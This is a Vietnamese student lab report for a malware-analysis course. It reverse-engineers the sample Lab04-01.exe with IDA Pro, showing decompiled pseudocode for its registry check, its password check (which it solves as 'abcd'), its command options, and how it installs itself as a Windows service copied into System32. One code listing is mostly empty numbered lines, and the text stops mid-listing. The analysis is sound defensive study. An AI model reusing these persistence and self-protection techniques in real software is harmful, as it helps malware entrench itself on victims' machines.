

BÁO CÁO THỰC HÀNH

Môn học: Kỹ thuật Phân tích mã độc

Kỳ báo cáo: Buổi 03

Tên chủ đề: Kỹ thuật phân tích động nâng cao (Advanced Dynamic Analysis)

GVHD: Ngô Đức Hoàng Sơn

Ngày báo cáo: 6/12/2025

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT137.Q11.ANTT

STT	Họ và tên	MSSV	Email
1	Hà Minh Quân	22521177	22521177@gm.uit.edu.vn
2	Từ Chí Kiên	22520713	22520713@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN

STT	Công việc	Thành phần	Kết quả tự đánh giá
1	Phân tích động nâng cao 1	Phần 1	100%
		Phần 2	100%

Ghi chú:

Điểm của mỗi buổi Thực hành được tính như sau:

- Phần CP: điểm của phần thực hành bắt buộc trên lớp (+ điểm chuyên cần nếu có)
- Phần HP: điểm của phần thực hành ở nhà

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hành.

BÁO CÁO CHI TIẾT

1. Báo cáo Phân tích động nâng cao 1

BÁO CÁO PHÂN TÍCH ĐỘNG NÂNG CAO 1
I. Người phân tích: Nhóm phân tích: Nhóm 7 Thành viên: Hà Minh Quân - 22521177, Từ Chí Kiên - 22520713
II. Tổng quan về file phân tích: Tên file: Lab04-01.exe Kích thước: 60kb Định dạng: .exe
III. Thời gian phân tích: Ngày: 6/12/2025 Thời gian: 8:00 Tổng thời gian phân tích: 24 tiếng
IV. Thông tin phân tích tổng quan (Gồm những thông tin cơ bản của file) 4.1 Tình trạng file ban đầu: file có bị nén packed hay rối mã obfuscated hay không? File Lab04-01.exe <input type="checkbox"/> Có <input checked="" type="checkbox"/> Không Phương pháp nhận biết: sử dụng công cụ PEID 4.2 Đặc điểm cài đặt/thực thi file: <input type="checkbox"/> File thực thi trực tiếp <input checked="" type="checkbox"/> Cần một số bước cài đặt thêm (Nếu có điền Phần V. Cách thực thi file)
V. Cách cài đặt/thực thi file - File định dạng .exe nhưng khi thực thi trực tiếp lần đầu tiên bằng cách nhấp đúp chuột, file sẽ tự xóa khỏi hệ thống. - Cần phân tích mã nguồn để biết được cách thực thi.
VI. Phân tích hành vi của file (Phần 1) <ul style="list-style-type: none">• Phương pháp: Phân tích mã nguồn assembly của file với công cụ (1.6.1) IDA Pro phiên bản 6.6• Quá trình phân tích: Bước 6.1. Xác định hướng phân tích thông qua phân tích tĩnh cơ bản Công cụ sử dụng là (1.6.2) IDA Pro phiên bản 6.6


Lab 3 – Kỹ thuật Phân tích động nâng cao

Dựa trên danh sách các hàm sử dụng và một số chuỗi tìm thấy, một số hoạt động dự đoán của chương trình gồm: **(1.6.3)** *(liệt kê thêm 2 hoạt động dự đoán được)*

- Thực hiện một số hoạt động trên hệ thống file và Registry.
- Có thể thực thi một số lệnh command line với **cmd.exe**
- Kết nối đến url bên ngoài, có thể là c2 server.
- Được bảo vệ bởi mật khẩu và tự hủy nếu nhập sai.

(Hình ảnh đính kèm)

Hình thể hiện có thể thực thi nhiều câu lệnh và mật khẩu bảo vệ



```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4; // [sp+10h] [bp-181Ch]@31
4     char v5; // [sp+410h] [bp-141Ch]@31
5     char v6; // [sp+810h] [bp-101Ch]@31
6     char v7; // [sp+C10h] [bp-C1Ch]@31
7     CHAR v8; // [sp+1024h] [bp-808h]@18
8     CHAR ServiceName; // [sp+1428h] [bp-404h]@9
9     const char *v10; // [sp+1828h] [bp-4h]@5
10
11     if ( argc == 1 )
12     {
13         if ( !sub_401000() )
14             sub_402410();
15         sub_402360();
16     }
17     else
18     {
19         v10 = argv[argc - 1];
20         if ( !sub_402510(v10) )
21             sub_402410();
22         if ( _mbcmp((const unsigned __int8 *)argv[1], &byte_40C170) )
23         {
24             if ( _mbcmp((const unsigned __int8 *)argv[1], &byte_40C16C) )
25             {
26                 if ( _mbcmp((const unsigned __int8 *)argv[1], &byte_40C168) )
27                 {
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
252
```

Lab 3 – Kỹ thuật Phân tích động nâng cao

```

if ( ExpandEnvironmentStringsA(&Src, &BinaryPathName, 0x400u) )
{
    if ( GetModuleFileName(0, &Filename, 0x400u) )
    {
        if ( CopyFileA(&Filename, &BinaryPathName, 0) )
        {
            if ( sub_401580(&BinaryPathName) )
                result = 1;
            else
                result = sub_401070(aUps, aHttpWww_practi, a80, a60) != 0;
        }
        else
        {
            result = 1;
        }
    }
    else
    {
        result = 1;
    }
}
}

```

Bước 6.2. Mở file cần phân tích với công cụ IDA Pro

Mở file cần phân tích với kiểu file (1.6.4) PE 32bit

(Hình ảnh đính kèm)

Sử dụng HxD cho thấy PE L cho biết là 32bit

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ýý..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00B...
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°..'.í!..Lí!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode.....\$.....
00000080	F3	F3	58	18	B7	92	36	4B	B7	92	36	4B	B7	92	36	4B	óóX..''6K..''6K..''6K
00000090	81	B4	3D	4B	B6	92	36	4B	34	8E	38	4B	A6	92	36	4B	..'=Kq'6K4Z8K!'6K
000000A0	81	B4	3C	4B	E3	92	36	4B	D5	8D	25	4B	BE	92	36	4B	.. '<Kã'6KÖ.%K% '6K
000000B0	B7	92	37	4B	EF	92	36	4B	81	B4	20	4B	B6	92	36	4B	.. '7Kl'6K.. ' Kq'6K
000000C0	52	69	63	68	B7	92	36	4B	00	00	00	00	00	00	00	00	Rich..''6K.....
000000D0	50	45	00	00	4C	01	03	00	94	C9	9D	4E	00	00	00	00	PE...''É.N....
000000E0	00	00	00	00	E0	00	0F	01	0B	01	06	00	00	A0	00	00ä.....
000000F0	00	60	00	00	00	00	00	00	96	38	00	00	00	10	00	00	..''.....-8.....
00000100	00	B0	00	00	00	00	00	00	40	00	00	10	00	00	00	00	..°.....@.....
00000110	04	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000120	00	10	01	00	00	10	00	00	00	00	00	00	00	03	00	00
00000130	00	00	10	00	00	10	00	00	00	00	00	10	00	00	10	00
00000140	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00
00000150	18	B6	00	00	64	00	00	00	00	00	00	00	00	00	00	00	..q..d.....
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Bước 6.3. Phân tích hoạt động chính của file với IDA Pro

Bắt đầu phân tích hoạt động của file bằng cách quan sát mã assembly của hàm **main**, là hàm được thực thi đầu tiên.

Dựa trên các câu lệnh, có thể thấy hoạt động chính của hàm **main** chia làm 2 trường hợp thực thi chương trình có và không có tham số.

• Không có tham số

Chương trình sẽ thực thi hàm (1.6.5) **sub_401000** trong đó có sử dụng hàm **RegOpenKeyExA()** để mở một Registry có tên (1.6.6) **HKLM\SOFTWARE\Microsoft\XPS**. Chỉ khi Registry này tồn tại và có giá trị ở value tên **“Configuration”** thì hàm mới trả về kết quả là 1, khi đó chương trình sẽ tiếp tục thực thi, còn không thì sẽ gọi hàm (1.6.7) **sub_402410** sẽ thực hiện **thoát chương trình**. Đây là lý do chương trình tự thoát khi chạy thử lần đầu.

Lab 3 – Kỹ thuật Phân tích động nâng cao

• Có tham số

Đoạn lệnh tương ứng kiểm tra các tham số được truyền vào khi chạy chương trình:

- Tham số được truyền vào **cuối cùng** luôn được kiểm tra với hàm (1.6.8) sub_4025
- Ở đó giá trị của tham số này sẽ được kiểm tra với 1 thuật toán. Từ mã nguồn thấy rằng, để hàm kiểm tra trả về True, tham số này cần có giá trị là (1.6.9) abcd

(Hình ảnh đính kèm)

Hình cho biết giá trị Subkey và ValueName

```
.data:0040C040 ; CHAR SubKey[]
.data:0040C040 SubKey      db 'SOFTWARE\Microsoft\XPS',0 ; DATA XREF: checkXML+11f0

.data:0040C030 ValueName    db 'Configuration',0 ; DATA XREF: checkXML+31f0
.data:0040C030              ; c2 commune+159f0 ...
```

Hàm kiểm tra được thấy ở đây thì để hàm không đi vào hàm selfdestruct (hàm được đặt tên lại từ sub_402410 nhằm dễ đọc) thì giá trị phải bằng 1

```
else
{
    v10 = (int)argv[argc - 1];
    if ( !sub_402510(v10) )
        selfdestruct();
}
```

Suy ra chuỗi mật khẩu từ hàm sau

```
int __cdecl sub_402510(int a1)
{
    int result; // eax@2
    char v2; // [sp+4h] [bp-4h]@5
    char v3; // [sp+4h] [bp-4h]@7
    if ( strlen((const char *)a1) == 4 )
    {
        if ( *(_BYTE *)a1 == 97 )
        {
            v2 = *(_BYTE *)(a1 + 1) - *(_BYTE *)a1;
            if ( v2 == 1 )
            {
                v3 = 99 * v2;
                if ( v3 == *(_BYTE *)(a1 + 2) )
                    result = (char)(v3 + 1) == *(_BYTE *)(a1 + 3);
                else
                    result = 0;
            }
            else
            {
                result = 0;
            }
        }
        else
        {
            result = 0;
        }
    }
    else
    {
        result = 0;
    }
}
```

- Nhận thấy chỉ khi tham số cuối cùng thỏa mãn điều kiện, thì các tham số khác mới được kiểm tra tiếp, nếu không cũng sẽ thực thi hàm (1.6.10) stub_402410 có tác dụng là thoát chương trình như đã đề cập ở trên. Như vậy tham số cuối cùng này là **password**.

(Hình ảnh đính kèm)

Hình ảnh cho thấy v10 lấy argument cuối và chạy hàm kiểm tra mật khẩu và nếu bằng 1 sẽ hủy chương trình.

```
else
{
    v10 = (int)argv[argc - 1];
    if ( !sub_402510(v10) )
        selfdestruct();
}
```

Lab 3 – Kỹ thuật Phân tích động nâng cao

- Nếu password nhập đúng, tham số đầu tiên sẽ được kiểm tra và tùy giá trị sẽ thực thi một số hàm tương ứng. Cụ thể có (1.6.11) (số lượng) 4 giá trị option khác nhau bao gồm (1.6.12) -in, -re, -c, -Cc

(Hình ảnh đính kèm)

Hình thể hiện các option

```
selfdestruct();
if ( _mbscmp((const unsigned __int8 *)argv[1], &byte_40C170) )
{
    if ( _mbscmp((const unsigned __int8 *)argv[1], &byte_40C16C) )
    {
        if ( _mbscmp((const unsigned __int8 *)argv[1], &byte_40C168) )
        {
            if ( _mbscmp((const unsigned __int8 *)argv[1], &byte_40C164) )
            {
                selfdestruct();
                if ( argc != 3 )
                {
                    selfdestruct();
                }
            }
        }
    }
}
```

Hình cho biết các biến tương ứng với các chuỗi sau

```
.data:0040C164 ; unsigned __int8 Cc
.data:0040C164 Cc db '-cc',0 ; DATA XREF: _main+1F5fo
.data:0040C168 ; unsigned __int8 c
.data:0040C168 c db 2Dh ; DATA XREF: _main+16Bfo
.data:0040C169 db 63h ; c
.data:0040C16A db 0
.data:0040C16B db 0
.data:0040C16C ; unsigned __int8 re
.data:0040C16C re db 2Dh ; DATA XREF: _main+E3fo
.data:0040C16D db 72h ; r
.data:0040C16E db 65h ; e
.data:0040C16F db 0
.data:0040C170 ; unsigned __int8 in
.data:0040C170 in db 2Dh ; DATA XREF: _main+5Bfo
.data:0040C171 db 69h ; i
.data:0040C172 db 6Eh ; n
.data:0040C173 db 0
.data:0040C174 db 0
```

Bước 6.4. Debug để phân tích và kiểm chứng hoạt động của từng option

Đặt breakpoint tại vị trí kiểm tra các tham số, đồng thời truyền password đã tìm thấy và lần lượt các option làm tham số debug để xem hoạt động của file. Nhận thấy rằng chương trình bắt đầu so sánh tham số đầu tiên với một số chuỗi định trước. Dưới đây là phân tích từng trường hợp giá trị của tham số đầu tiên – hay option.

• Option -in

Số tham số cần truyền vào (không tính tên chương trình) khi dùng option -in có 2 trường hợp là (1.6.13) 2 argument và 3 argument

1. Với trường hợp chỉ có option -in và password:

Đoạn mã xử lý tương ứng sẽ gọi hàm (1.6.14) sub_4025B0. Trong đó, hàm **GetModuleFileNameA()** có tác dụng lấy thông tin là (1.6.15) đường dẫn của chương trình hiện tại Lab04-01.exe và lưu vào **Filename**. Sau đó, hàm **splitpath()** được sử dụng để xử lý thông tin này và lưu kết quả vào biến (1.6.16) **ServiceName**. Qua phân tích, chuỗi kết quả là (1.6.17) tên của file, trong trường hợp của nhóm phân tích thì có giá trị (1.6.18) Lab04-01. Nếu hàm trên trả về giá trị khác 0 do quá trình xử lý không thành công, chương trình sẽ thoát.

(Hình ảnh đính kèm)

Hàm lấy thông tin

```

1 int __cdecl sub_402580(char *a1)
2 {
3     int result; // eax@2
4     CHAR Filename; // [sp+0h] [bp-400h]@1
5
6     if ( GetModuleFileName(0, &Filename, 0x400u) )
7     {
8         _splitpath(&Filename, 0, 0, a1, 0);
9         result = 0;
10    }
11    else
12    {
13        result = 1;
14    }
15    return result;
16 }

```

Điều kiện thực thi

```

    else if ( argc == 3 )
    {
        if ( sub_402580(&ServiceName) )
            return -1;
        sub_402600(&ServiceName);
    }
    else
    {
        if ( argc != 4 )
            selfdestruct();
        sub_402600(argv[2]);
    }
}

```

Nếu không có lỗi, chương trình gọi tiếp hàm **sub_402600** kèm theo tham số là chuỗi kết quả đã tìm được ở trên. Hoạt động chính của hàm này như sau:

- Mở trình quản lý các dịch vụ để cố gắng mở một dịch vụ có tên **(1.6.19) Lab04-01** với hàm **OpenServiceA()**.
- Nếu dịch vụ này chưa tồn tại thì chương trình tiến hành tạo 1 dịch vụ với hàm **CreateServiceA()** với các thông tin:
 - + Tên dịch vụ: **(1.6.20) Lab04-01**
 - + Tên hiển thị: **(1.6.21) Lab04-01 Manager Service**
 - + Đường dẫn đến file thực thi của dịch vụ *lpBinaryPathName*: **(1.6.22) %SYSTEMROOT%\system32\Lab04-01.exe**
- Tiếp theo đó, chương trình tự sao chép chính nó với hàm **CopyFileA()** vào đường dẫn **(1.6.23) C:\Windows\System32\Lab04-01.exe**

(Hình ảnh đính kèm)

Hình tạo dịch vụ

Lab 3 – Kỹ thuật Phân tích động nâng cao

```

13 if ( get_file_name(&u4) )
14     return 1;
15 strcpy(&Src, aSystemrootSyst);
16 strcat(&Src, &u4);
17 strcat(&Src, a_exe);
18 hSCManager = OpenSCManagerA(0, 0, 0xF003Fu);
19 if ( !hSCManager )
20     return 1;
21 hService = OpenServiceA(hSCManager, lpServiceName, 0xF01FFu);
22 if ( hService )
23 {
24     if ( !ChangeServiceConfigA(hService, 0xFFFFFFFF, 2u, 0xFFFFFFFF, &BinaryPathName, 0, 0, 0, 0, 0) )
25     {
26         CloseServiceHandle(hService);
27         CloseServiceHandle(hSCManager);
28         return 1;
29     }
